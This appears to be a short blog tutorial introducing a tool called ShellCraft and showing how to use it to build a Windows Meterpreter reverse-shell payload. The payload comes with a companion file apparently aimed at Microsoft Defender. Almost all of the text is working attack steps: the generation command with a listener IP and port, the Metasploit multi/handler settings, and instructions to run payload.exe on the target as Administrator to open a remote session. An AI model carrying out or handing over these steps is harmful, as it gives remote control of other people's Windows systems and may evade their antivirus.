How To Generate Payload Using Shellcraft
Welcome to the first technical blog post from the HackScale team.
Today, we are excited to announce the release of our new tool, ShellCraft, a tool designed to simplify the work of security researchers and penetration testers when dealing with Shellcodes and generating Payloads in a fast and organized way.
In this post, we will learn how to install the tool and use it to generate a Metasploit payload and obtain a Meterpreter session on a Windows system.
Let’s begin.
Cloning the Repository
First, we copy the tool repository link from GitHub.


Then, we download it to the system using the following command:
git clone https://github.com/HackScaleTeam/ShellCraft
Entering the Tool Directory
After the download is complete, enter the tool directory:
cd ShellCraft

To display the files inside the directory:
ls
Installing the Tool Requirements
Make the installation script executable using the following command:
chmod +x install.sh
Then, run it to install all required dependencies:
sudo ./install.sh

Creating a Payload Using ShellCraft

After the installation is complete, run the tool and generate a Metasploit payload using the following command:
python3 shellcraft.py --msf 172.16.166.130 4444 -o payload.exe
Replace the IP address with your machine’s address and choose the port you want.
The -o option specifies the output file name. In this example, we used the name payload.exe, but you can choose any name you want.
Generated Files
After executing the previous command, the tool will generate three files:
payload.exe
payload.dll
DefenderWrite.exe

After that, transfer these files to the target Windows system.

Starting a Listener in Metasploit
Before running the files on the target system, start a listener in Metasploit.
Start Metasploit using:
msfconsole


Then, run the following command:
use exploit/multi/handler
Next, specify the payload type:
set payload windows/meterpreter/reverse_tcp
After that, configure your IP address and port:
set LHOST 172.16.166.130
set LPORT 4444
Running the Payload on the Target System

Now move to the Windows system and run the following file:
payload.exe
Run it as Administrator (Run as Administrator).
⚠️ Make sure that all three files are located in the same folder.
Obtaining a Meterpreter Session
After running the file on the target system, return to Metasploit.
As shown in the following image, the Reverse Connection was successfully established and a Meterpreter session was opened.

Run the sysinfo command to view system details:

Conclusion
In this post, we demonstrated how to use the ShellCraft tool to generate a Metasploit payload and obtain a Meterpreter session in a simple and fast way.
This tool is still under development, and we are continuously working on improving it and adding new features that help security researchers and penetration testers in their daily work.
If you have any suggestions or feedback, feel free to share them with us on GitHub.
Stay tuned for more upcoming tools and technical tutorials from the HackScale team.